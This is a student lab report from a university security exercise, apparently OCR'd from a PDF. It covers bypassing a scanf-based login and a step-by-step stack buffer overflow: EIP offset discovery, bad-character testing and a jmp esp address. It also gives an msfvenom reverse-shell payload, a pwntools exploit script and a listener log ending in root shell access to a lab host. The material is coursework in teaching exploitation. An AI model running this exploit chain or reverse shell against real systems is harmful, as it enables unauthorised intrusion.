Lab Report - Exercise 4


Amir Khosravinejad (a.khosravinejad@edu.rptu.de)
Patrick Pfau (ppfau@rptu.de)
Group **5**

June 11, 2026

Exercise 1

Local Exploitation

Regarding to the C file the vulnerablity is when it gets username and password with scanf but the buffer is only 5 characters for each. Also, we know that scanf doesn't check for the length, so we can overflow it. Another point is private username and private password are empty strings, so we can give an empty string in username and password and bypass the authentication with this command: `echo "" | ./signIn`
Then, we obtain the flag:



Remote Exploitation

For remote Binary we need to connect with netcat with `echo "" | nc -q 1 10.10.23.246 1337` and keep the connection open for a second to receive the flag FLAG{5c4nf_0v3rfl0w_m3_50m37h1n6}.


Exercise 2

Step 1

First we connect to remote shell with ssh challenge04@10.10.16.36. Then we run the server and opened a new terminal and connect to the shell again and open edb, then attach the server file. Then, in another terminal we try to send a big payload to get control of EIP with this code:

```
from pwn import *

payload = cyclic(500)

p = remote('10.10.16.36', 10100)
p.sendline(payload)
```

Then we run locally this program and we should get segmentation fault in edb and it indicates the EIP memory address 0x61617761.




Then, using this command (`python -c "from pwn import *;print(cyclic_find(0x61617761))"`), we get our offset which is 87.

Step 2


We open another terminal and make a payload of 'A' times offset with four B's and all hexadecimal bytes (excluding 0x00 hexadecimal value but checking for all from 0x01 to 0xff):

```
from pwn import *

offset = 87

# generate bytes 0x00 -> 0xff
badchars = bytes(range(1, 256))

payload = b'A' * offset
payload += b'BBBB'
payload += badchars

p = remote('10.10.16.36', 10100)

p.sendline(payload)
```

Then we get segmentation fault happens and EIP indicates to 0x42424242; which we expect it because after the offset, we should get 4 B's. And then after clicking the follow in dump on the memory address of ESP (0xffffdb70), we see that there's the exact same order that we sent from payload:




But, if we try to add 0x00 to our payload, it will change everything it's a bad character, as we see in the bottom left of the bottom picture that even the first byte has been changed to 08:



Step 3

Open edb and go to Plugins and then to Opcode Search. There search for "jmp esp" for the jump equivalent ESP → EIP to find the right register where the instruction pointer jump happens.



We have found the register 0x565558cc and can use it to create a shellcode with MSF venom.

Step 4

Creating the payload with:
`msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.8.0.10 LPORT=4444 -o shellcode -e x86/countdown --smallest`
and use it on 10.10.16.82.

Step 5

Create the script for gaining shell:

```
from pwn import *

with open("shellcode", "rb") as s:
  shellcode = s.read()
offset = 87
addr = p32(0x565558cc)
payload = offset*b'A' + addr + shellcode
p = remote("10.10.16.82", 10100)
p.sendline(payload)
```

The last step is to listen to the port **nc – lnvp4444** and run the script on another port. This gives us access to the shell and we can retrieve the flag.


┌──(kali㉿kali)-[~/Documents/Lab4]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.8.0.10] from (UNKNOWN) [10.10.16.82] 32934
^X@sS
//bin/sh: 1: @sS: not found
ls
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
cd root
ls
flag.txt
snap
ls root
ls: cannot access 'root': No such file or directory
cd root
//bin/sh: 6: cd: can't cd to root
gedit
(gedit:1458): Gtk-WARNING **: 21:01:08.661: cannot open display:
cat /root/flag.txt
Flag{h4ck1ng_l1k3_1t5_1999}